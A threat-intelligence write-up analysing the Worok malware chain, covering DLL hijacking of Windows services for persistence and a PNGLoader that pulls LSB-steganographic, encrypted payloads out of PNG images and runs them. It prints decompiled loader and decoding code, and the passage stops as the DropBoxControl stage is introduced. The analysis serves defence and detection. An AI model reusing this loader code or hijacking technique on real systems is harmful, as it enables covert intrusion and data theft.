PNG Steganography Hides Backdoor

by **Threat Intelligence Team** – November 10, 2022 – 22 min read

Our fellow researchers from ESET published an article about previously undocumented tools infiltrating high-profile companies and local governments in Asia. The tools, active since at least 2020 are designed to steal data. ESET dubbed them Worok. ESET monitored a significant break in activity from May 5, 2021 to the beginning of 2022. Nevertheless, when Worok became active again, new targeted victims – including energy companies in Central Asia and public sector entities in Southeast Asia – were infected to steal data based on the types of the attacked companies.

The researchers from ESET described two execution chains and how victims' computers are compromised. The initial compromise is unknown, but the next stages are described in detail, including describing how the final payload is loaded and extracted via steganography from PNG files. However, the final payload has not been recovered yet. Detailed information about Worok, chains, and backdoor commands can be found in the ESET's article Worok: The big picture.

Our analysis aims to extend the current knowledge of ESET research. We have captured additional artifacts related to Worok at the end of the execution chain. The PNG files captured by our telemetry confirm that the purpose of the final payload embedded in these is data stealing. What is noteworthy is data collection from victims' machines using DropBox repository, as well as attackers using DropBox API for communication with the final stage.

Compromise Chain

We intend to remain consistent with the terminology set by ESET's research. Our research also has not discovered the whole initial compromise of the malware. However, we have a few new observations that can be part of an infiltrating process.

Figure 1 illustrates the original compromise chain described by ESET. In some cases, the malware is supposedly deployed by attackers via `ProxyShell` vulnerabilities. In some corner cases, exploits against the `ProxyShell` vulnerabilities were used for persistence in the victim's network. The attackers then used publicly available exploit tools to deploy their custom malicious kits. So, the final compromise chain is straightforward:

the first stage is `CLRLoader` which implements a simple code that loads the next stage (`PNGLoader`), as reported by ESET.




Figure 1. Worok compromise chain

Initial Compromise

The specific initial attack vector is still unknown, but we found four DLLs in compromised machines containing the code of `CLRLoader`. Our detections captured a process tree illustrated in **Figure 2**.




Figure 2. Process tree running CLRLoader

This process tree was observed for `WLBSCTRL.DLL`, `TSMSISrv.DLL`, and `TSVIPSrv.DLL`. The mutual process that executes the DLLs is `svchost -k netsvcs`. Therefore, the initial process is *SvcHost* introducing a Windows service. The DLL files help us to identify two Windows services, namely *IKE and AuthIP IPsec Keying Modules* (IKEEXT) and *Remote Desktop Configuration* (SessionEnv). Both services are known for their DLL hijacking of DLL files missing in the `System32` folder by default, SCM and DLL Hijacking Primer.

Lateral movement

The DLL hijacking in the `System32` folder is not a vulnerability by itself because the attackers need administrator privileges to write into it. However, we assume the existence of an implemented reverse shell with administrator privileges as a consequence of the initial compromise. In that case, the attacker can efficiently perform the lateral movement via *Service Control Manager* (SVCCTL).

In short, the attackers place the hijacked DLL files into `%SYSTEMROOT%\System32` and then start an appropriate service remotely.

List of abused Windows services and their DLL files:

- IKE and AuthIP IPsec Keying Modules
  - `C:\Windows\System32\WLBSCTRL.dll`
- Remote Desktop Configuration
  - `C:\Windows\System32\TSMSISrv.dll`
  - `C:\Windows\System32\TSVIPSrv.dll`

The second observed DLL hijacked is related to VMware machines. The attackers can misuse the hijacking of `vmGuestLib.dll`, which is used by the WMI Performance Adapter (WmiApSrv) service to provide performance information.

On system start, WmiApSrv loads `vmStatsProvider.dll`, which tries to call `vmGuestLib.dll` from `%ProgramFiles%\VMware\VMware Tools\vmStatsProvider\win32` as the first one. However, the original library is located at `%SYSTEMROOT%\System32`. Hence, if the attackers place `vmGuestLib.dll` into the `%ProgramFiles%` location, it also leads to DLL hijacking.

These two approaches are probable scenarios of how `CLRLoader` can be executed, and the compromise chain shown in **Figure 1** launched. The elegance of this approach is that attackers do not have to create a new service that may reveal suspicious activities. The attackers abuse only export functions of hijacked DLLs, whose empty reimplementation does not cause an error or any other indicator of compromise. Moreover, the persistence of `CLRLoader` is ensured by the legitim Windows services.

CLRLoader

`CLRLoader` is a DLL file written in Microsoft Visual C++. It implements the `DllMain` method, which is responsible for loading the next stage (.NET variant of `PNGLoader`). The rest of the exported functions correspond to the interfaces of the hijacked DLLs, but the implementation of the export functions is empty. So, invoking this function does not cause a crash in the calling processes. Just for completeness, the hijacked files also contain digital signatures of the original DLL files; naturally, the signature is invalid.

`CLRLoader` is activated by calling `LoadLibraryExW` from an abused process/service. `LoadLibraryExW` is called with zero `dwFlags` parameters, so the `DllMain` is invoked when the malicious DLL is loaded into the virtual address space. An example of the `CLRLoader` code can be seen in **Figure 3**.

```
HANDLE MutexA; // rbx
int pReturnValue; // [rsp+40h] [rbp+8h] BYREF
ICLRRuntimeHost *pClrHost; // [rsp+48h] [rbp+10h] BYREF

if ( GetFileAttributesA("C:\\Program Files\\Internet Explorer\\Jsprofile.dll") != -1 )
{
  MutexA = CreateMutexA(NULL, FALSE, "IEpngPluginEdgeCS");
  if ( GetLastError() != ERROR_ALREADY_EXISTS )
  {
    pClrHost = 0i64;
    // pwszVersion = 0 - lower than the .NET Framework 4
    // pwszBuildFlavor = wks - Request a WorkStation build of the CLR
    // startupFlags = 0 -  only the base class library is loaded into the domain-neutral area
    CorBindToRuntimeEx(0i64, L"wks", 0i64, &CLSID_CLRRuntimeHost, &IID_ICLRRuntimeHost, &pClrHost);
    pClrHost->lpVtbl->Start(pClrHost);
    pReturnValue = 0;
    pClrHost->lpVtbl->ExecuteInDefaultAppDomain(
      pClrHost,
      L"C:\\Program Files\\Internet Explorer\\Jsprofile.dll",
      L"Jsprofile.Jspfilter",
      L"Setfilter",
      L"Parameter",
      &pReturnValue);
    pClrHost->lpVtbl->Stop(pClrHost);
    pClrHost->lpVtbl->Release(pClrHost);
    if ( MutexA )
      ReleaseMutex(MutexA);
  }
  CloseHandle(MutexA);
}
return 0i64;
```

Figure 3. DllMain of hijacked DLL

`CLRLoader` checks the presence of the .NET DLL file containing `PNGLoader`, creates a mutex, and finally executes `PNGLoader` via `CorBindToRuntimeEx` API.

We recognized two variants of `PNGLoader` with the entry points as follow:

- `Jsprofile.Jspfilter (Setfilter)`
- `pngpcd.ImageCoder (PngCoder)`

PNGLoader

The second stage (`PNGLoader`) is loaded by `CLRLoader` or, as reported by ESET, by `PowHeartBeat`. We do not see any code deploying `PNGLoader` on infiltrated systems yet, but we expect to see it in a similar manner as the lateral movement.

`PNGLoader` is a loader that extracts bytes from PNGs files and reconstructs them into an executable code. `PNGLoader` is a .NET DLL file obfuscated utilizing .NET Reactor; the file description provides information that mimics legitimate software such as *Jscript Profiler* or *Transfer Service Proxy*.

The deobfuscated `PNGLoader` code includes the entry point (`Setfilter`) invoked by `CLRLoader`. There is a hardcoded path `loader_path` that is searched for all PNG files recursively. Each `.png` file is verified to the specific bitmap attributes (height, width) and steganographically embedded content (`DecodePng`). The `Setfilter` method is shown in **Figure 4**.

```
public static int Setfilter(string pwzArgument)
{
    Jspfilter.WriteToLog(Jspfilter.loader_log, "ClassLibraryEntry!");
    string code = null;
    DirectoryInfo directoryInfo = new DirectoryInfo(Jspfilter.loader_path);
    DirectoryInfo[] directories = directoryInfo.GetDirectories();
    List<string> png_files = new List<string>();
    string[] files = Directory.GetFiles(Jspfilter.loader_path, "*.png", SearchOption.TopDirectoryOnly);

    ...

    int num = 0;
    foreach (string png_file in png_files)
    {
        num++;
        Jspfilter.WriteToLog(Jspfilter.loader_log, num.ToString());
        Bitmap bitmap = new Bitmap(png_file);
        if (bitmap.Height * bitmap.Width > 128 && bitmap.Height > 32 &&
            Jspfilter.DecodePng(png_file, out code) && code != "NULL")

                ...
```

Figure 4. The Setfilter method of PNGLoader

The steganographic embedding relies on one of the more common steganographic techniques called least-significant bit (LSB) encoding. In general, this method embeds the data in the least-significant bits of every pixel. In this specific implementation, one pixel encodes a nibble (one bit per each alpha, red, green, and blue channel), i.e. two pixels contain a byte of hidden information, as illustrated in **Figure 5**. While this method is very easy to detect by a simple statistical analysis, such change in pixel value is hardly perceivable by the naked eye.




Figure 5. Byte reconstruction from 2 pixels

The steganographically embedded content is then extracted in four steps as follows.

- The first 16 bytes (32 pixels) of the PNG file are extracted, and the first 8 bytes must match a magic number. This check is performed due to the computational complexity necessary to pull the rest of the pixels (approx. hundreds of thousands of pixels). The following 8 bytes then represent the length of the embedded payload.
- The following extracted data is an encrypted payload in Gzip format.
- The extracted payload is decrypted using a multiple-byte XOR hard-coded in `PNGLoader`.
- The result of XORing is Gzip data that is un-gzipped.

The result of these steps is the final payload steganographically embedded in the PNG file.

Steganographically Embedded Payload

If `PNGLoader` successfully processes (*extract* → *decode* → *unpack*) the final payload, it is compiled in runtime and executed immediately. Our telemetry has picked up two variants of `PNGLoader` working with the magic numbers recorded in **Figure 6**.




Figure 6. Data structure embedded in PNG bitmap

The first payload implementation is a PowerShell script, as demonstrated by the code fragment of `PNGLoader` in **Figure 7**. Like our ESET colleagues, we have no sample of this payload yet, but we expect a similar function as the second payload implementation described below.

```
using (PowerShell powerShell = PowerShell.Create())
{
    powerShell.AddScript(script_from_png);
    IAsyncResult asyncResult = powerShell.BeginInvoke();
    while (!asyncResult.IsCompleted)
    {
        Thread.Sleep(10000);
    }
    Thread.Sleep(180000);
}
```

Figure 7. Code fragment of PNGLoader executing the PowerShell payload

The second payload implementation is .NET C# compiled and executed via the `CompileAssemblyFromSource` method of the `CSharpCodeProvider` class, see **Figure 8**.

```
CSharpCodeProvider csharpCodeProvider = new CSharpCodeProvider();
CompilerParameters compilerParameters = new CompilerParameters();
compilerParameters.ReferencedAssemblies.Add("System.dll");
compilerParameters.ReferencedAssemblies.Add("System.Data.dll");
compilerParameters.ReferencedAssemblies.Add("System.Management.dll");
compilerParameters.GenerateInMemory = true;
compilerParameters.GenerateExecutable = false;
CompilerResults compilerResults = csharpCodeProvider.CompileAssemblyFromSource(compilerParameters, new string[]
{
    code_from_png
});
Assembly compiledAssembly = compilerResults.CompiledAssembly;
Type type = compiledAssembly.GetType("Mydropbox.Program");
MethodInfo method = type.GetMethod("Main");
method.Invoke(null, null);
```

Figure 8. Execution of C# payload embedded in PNG bitmap

The .NET C# payload has a namespace `Mydropbox`, class `Program`, and method `Main`. The namespace indicates that the payload operates with DropBox. Our telemetry captured a few PNG files, including the steganographically embedded C# payload.

PNG Files

At first glance, the PNG pictures look innocent, like a fluffy cloud; see **Figure 9**. Our telemetry has captured three PNG pictures with the following attributes:

- Size: 1213 x 270 (px)
- Bit Depth: 8, Color Type: 6 (RGB + Alpha)




Figure 9. Malicious PNG file with steganographically embedded C# payload

As we mentioned before, malware authors rely on LSB encoding to hide malicious payload in the PNG pixel data, more specifically in LSB of each color channel (Red, Green, Blue, and Alpha). Let us have a look at their bit-planes. **Figure 10** shows one of the higher bit planes for each color channel; notice that each of these images looks far from random noise. If we had a look at an image without data embedded in its LSB, we would usually see similar patterns.




Figure 10. One of the RGB bit-planes without hidden data

Now, to put it into contrast, let us have a look at LSB bit-planes. **Figure 11** shows LSB bit-planes for every channel of the PNG image with the embedded encrypted (and compressed) payload. Recall that both encryption and compression should usually increase the entropy of the image. Therefore, it should be no surprise that LSB bit-planes of such an image look like random noise. It is evident that the whole canvas of LSB bit-planes is not used.




Figure 11. Zero (LSB) bit-plains channels with embedded data

The payload occupies only pixels representing the payload size, and the rest are untouched; see the algorithm below.

```
if (payloadLength != 0L)
{
    for (int j = 0; j < bitmap.Width; j++)
    {
        for (int k = 0; k < bitmap.Height; k++)
        {
            byte rl = bitmap.GetPixel(j, k).R;
            byte gl = bitmap.GetPixel(j, k).G;
            byte bl = bitmap.GetPixel(j, k).B;
            byte al = bitmap.GetPixel(j, k).A;
            k++;
            byte rh = bitmap.GetPixel(j, k).R;
            byte gh = bitmap.GetPixel(j, k).G;
            byte bh = bitmap.GetPixel(j, k).B;
            byte ah = bitmap.GetPixel(j, k).A;

            // Convert pixels to bitArray
            // ...

            byte item = ConvertToByte(bitArray);
            list.Add(item);
            pixels++;

            if ((long)pixels >= payloadLength)
            {
                byte[] bytes = ConfigDecrypt(list.ToArray(), secretKeyByte);
                byte[] bytes2 = GzipDecompress(bytes);
                result = true;
                ExecuteString = Encoding.UTF8.GetString(bytes2);
                return true;
            }
        }
    }
}
```

In this specific case, the PNG files are located in `C:\Program Files\Internet Explorer`, so the picture does not attract attention because Internet Explorer has a similar theme as **Figure 12** shows.




Figure 12. Example of graphic Internet Explorer theme

DropBoxControl

At this time, we can extend the ESET compromise chain by the .NET C# payload that we call `DropBoxControl` – the third stage, see **Figure 13**.

